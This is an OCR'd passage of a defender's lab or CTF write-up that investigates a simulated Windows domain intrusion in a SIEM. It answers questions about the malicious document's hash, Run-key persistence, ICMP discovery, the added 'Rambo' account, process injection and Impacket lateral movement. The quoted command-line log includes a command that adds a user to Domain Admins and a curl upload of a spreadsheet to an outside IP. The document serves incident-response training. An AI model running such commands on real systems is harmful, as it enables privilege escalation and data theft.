
Answer : 11:14:10

(13) What is the md5 hash of the malicious file?

We will add a new filter by hash, we can find the .docx file that contains the malicious hash or add filter with event number 15 :

FileCreateStreamHash	HD-FIN-03	1	Nov 8, 2020, 10:29:30 PM	File Created	192.168.10.15
FileCreateStreamHash	HD-FIN-03	1	Nov 8, 2020, 10:29:30 PM	File Created	192.168.10.15
FileCreateStreamHash	MGNT-01	1	Nov 8, 2020, 11:31:34 PM	File Created	192.168.13.11


We can look at the payload information to access the hash of the file:




Answer : 9D08221599FCD9D35D11F9CBD6A0DEA3

(14) What is the MITRE persistence technique ID used by the attacker?

we searched on google and found out that the most common techniques for establishing persistence by malware and threat actors is the usage of registry Run keys & Start up folders in a windows system.




Add filter Event id with number 13 :



we applied a filter for Sysmon Event ID 13: RegistryEvent (Value Set) and added a column for "Target Object".

Event Name	Log Source	Target Object (custom)
RegistryEvent (Value ...	HD-IT-01	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\LogonUI\LastLoggedOnUser
RegistryEvent (Value ...	MGNT-01	HKU\HACKDEFEND\rami\Software\Microsoft\Windows\CurrentVersion\Shell Extensions\Cached\{3F30C968-480A-4C6C-862D-
RegistryEvent (Value ...	MGNT-01	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\LogonUI\LastLoggedOnUser
RegistryEvent (Value ...	DC	HKLM\System\CurrentControlSet\Services\oxvuvf\ImagePath
RegistryEvent (Value ...	DC	HKLM\System\CurrentControlSet\Services\oxvuvf\Start
RegistryEvent (Value ...	DC	HKLM\System\CurrentControlSet\Services\oxvuvf\Start
RegistryEvent (Value ...	HD-FIN-02	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\LogonUI\LastLoggedOnUser
RegistryEvent (Value ...	DC	HKU\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run\SsGHOMcjsj

We will go to MITER ATT&CK® , Then we will search for \windows\current\version :



The expected result will appear :

Answer : T1547.001

(15) What protocol is used to perform host discovery?

We have added a filter , We can discover this information by analyzing outgoing traffic from "192.168.10.15", with Log source is Zeek_conn

Original Filters:

Source IP is 192.168.10.15 (Clear Filter), Log Source is Zeek_conn (Clear Filter)

Current Filters:


Protocol is not udp_ip (Clear Filter) Protocol is not tcp_ip (Clear Filter)

▼ Current Statistics

Total Results	7 (4.9KB Total)	Compressed Data Files Searched	Subsearch (No Compressed Data Files)	Duration	8ms
Data Files Searched	Subsearch (No Data Files)	Index File Count	Subsearch (No Index Files)	More Details	

	Event Name	Log Source	Protocol	Target Object (custom)	Event Count	Start Time ▼	Low Level Category	Source IP	Source Port	Destination IP
	connection record	Zeek_conn	icmp_ip	N/A	1	Nov 9, 2020, 9:54:...	Netflow Record	192.168.10.15	8	2.23.155.249
	connection record	Zeek_conn	Other	N/A	1	Nov 9, 2020, 9:07:...	Netflow Record	192.168.10.15	49919	8.241.93.254
	connection record	Zeek_conn	Other	N/A	1	Nov 9, 2020, 9:07:...	Netflow Record	192.168.10.15	49919	8.241.93.254
	connection record	Zeek_conn	Other	N/A	1	Nov 9, 2020, 9:07:...	Netflow Record	192.168.10.15	49919	8.241.93.254
	connection record	Zeek_conn	icmp_ip	N/A	1	Nov 9, 2020, 8:54:...	Netflow Record	192.168.10.15	8	8.247.201.254
	connection record	Zeek_conn	icmp_ip	N/A	1	Nov 9, 2020, 8:51:...	Netflow Record	192.168.10.15	3	192.168.10.29
	connection record	Zeek_conn	icmp_ip	N/A	1	Nov 8, 2020, 11:4...	Netflow Record	192.168.10.15	8	204.79.197.200


Then we block udp , tcp connections :



Answer : icmp

(16) What is the email service used by the company?(one word)

We added these filters, to find all the companies that speak from outside the network, to find the service that the company relies on :



Original Filters:

Destination IP is not 192.168.20.0/24 (Clear Filter), Log Source is Zeek_conn (Clear Filter)

Current Filters:


Destination Port is 53 (Clear Filter)

Current Statistics

Total Results 298 (216.8KB Total) Compressed Data Files Searched Subsearch (No Compressed Data Files) Duration 8ms
Data Files Searched Subsearch (No Data Files) Index File Count Subsearch (No Index Files) More Details

Event Name	Log Source	Protocol	Target Object (custom)	Event Count	Start Time	Low Level Category	Source IP	Source Port	Destination IP	Destination Port
connection record	Zeek_conn	udp_ip	N/A	4	Nov 9, 2020, 10:4...	Netflow Record	192.168.20.26	50374	8.8.8.8	53
connection record	Zeek_conn	udp_ip	N/A	1	Nov 9, 2020, 10:4...	Netflow Record	192.168.20.20	55907	13.107.24.4	53
connection record	Zeek_conn	udp_ip	N/A	1	Nov 9, 2020, 10:4...	Netflow Record	192.168.20.20	56094	13.107.252.10	53
connection record	Zeek_conn	udp_ip	N/A	1	Nov 9, 2020, 10:4...	Netflow Record	192.168.20.20	55297	13.107.160.4	53


Then we searched the website www.iplocation.net to find out the IP address of any service :



Answer : office365

(17) What is the name of the malicious file used for the initial infection ?


Referring to Question No 13, We found the file with the md5 hash :




Answer : important_instructions.docx

(18) What is the name of the new account added by the attacker ?


We will search for the event id of A user account was created :



So I took the ID 4720 and added a filter :




Then we will look at the payload information :




Answer : Rambo

(19) What is the PID of the process that performed injection ?

We will search for what is event id of the process that performed injection in Google :




We added this filter :



Then we found, an alarm for the notepad file being uploaded :

Target Image Name (custom)	Event Name (Unique Count)	Log Source (Unique Count)	Protocol (Unique Count)	Target Object (custom) (Unique Count)	Event Count (Sum)	Start Time (Minimum)	Low Level Category (Unique Count)	Source IP (Unique Count)
notepad.exe	CreateRemoteThread	HD-FIN-03	Other	None	1	Nov 8, 2020, 10:3...	Suspicious Windo...	192.168.10.15
csrss.exe	CreateRemoteThread	Multiple (5)	Other	None	10	Nov 8, 2020, 10:3...	Suspicious Windo...	Multiple (5)

We found the PID :



Answer :7384


(20) What is the name of the tool used for lateral movement ?

We have added a filter to find out what technique the attacker used :


The result was some commands that the attacker typed into the command lines :

Process CommandLine (custom)
C:\Windows\system32\cmd.exe
C:\Windows\System32\dsregcmd.exe $(Arg0) $(Arg1) $(Arg2)
C:\Windows\system32\cmd.exe /c ""C:\Program Files\VMware\VMware Tools\poweroff-vm-default.bat""
"C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable
cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$__1604913874.5822518 2>&1
cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$__1604913874.5822518 2>&1
cmd.exe /Q /c whoami 1> \\127.0.0.1\ADMIN$__1604913874.5822518 2>&1
cmd.exe /Q /c reg query HKLM\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging 1> \\127.0.0.1\ADMIN$__1604913874.5822518 2>&1
cmd.exe /Q /c net group "Domain Admins" rambo /ADD /DOMAIN 1> \\127.0.0.1\ADMIN$__1604913874.5822518 2>&1
cmd.exe /Q /c ls 1> \\127.0.0.1\ADMIN$__1604913874.5822518 2>&1
cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$__1604913874.5822518 2>&1
cmd.exe /Q /c dir /b/s 1> \\127.0.0.1\ADMIN$__1604913874.5822518 2>&1
cmd.exe /Q /c net view /domain:hackdefend.local 1> \\127.0.0.1\ADMIN$__1604913874.5822518 2>&1
cmd.exe /Q /c powershell 1> \\127.0.0.1\ADMIN$__1604913874.5822518 2>&1
cmd.exe /c echo oxvuvf > \\.\pipe\oxvuvf
cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$__1604917392.4554174 2>&1
cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$__1604917392.4554174 2>&1
cmd.exe /Q /c dir sarah.Hackdefend 1> \\127.0.0.1\ADMIN$__1604917392.4554174 2>&1
cmd.exe /Q /c curl -X PUT --upload-file sami.xlsx http://192.20.80.25:8000 1> \\127.0.0.1\ADMIN$__1604917392.4554174 2>&1
cmd.exe /Q /c del sami.xlsx 1> \\127.0.0.1\ADMIN$__1604917392.4554174 2>&1
cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$__1604917981.0572538 2>&1
cmd.exe /Q /c dir /s/b 1> \\127.0.0.1\ADMIN$__1604917981.0572538 2>&1
cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$__1604917981.0572538 2>&1
cmd.exe /Q /c cd .. 1> \\127.0.0.1\ADMIN$__1604917981.0572538 2>&1
cmd.exe /Q /c cd desktop 1> \\127.0.0.1\ADMIN$__1604917981.0572538 2>&1
cmd.exe /Q /c rm sami.xlsx 1> \\127.0.0.1\ADMIN$__1604917981.0572538 2>&1
cmd.exe /Q /c del sami.xlsx 1> \\127.0.0.1\ADMIN$__1604917981.0572538 2>&1

We used MITRE ATT&CK® Software\policies\microsoft\windows\powershell




Here we found Impacket and searched it :



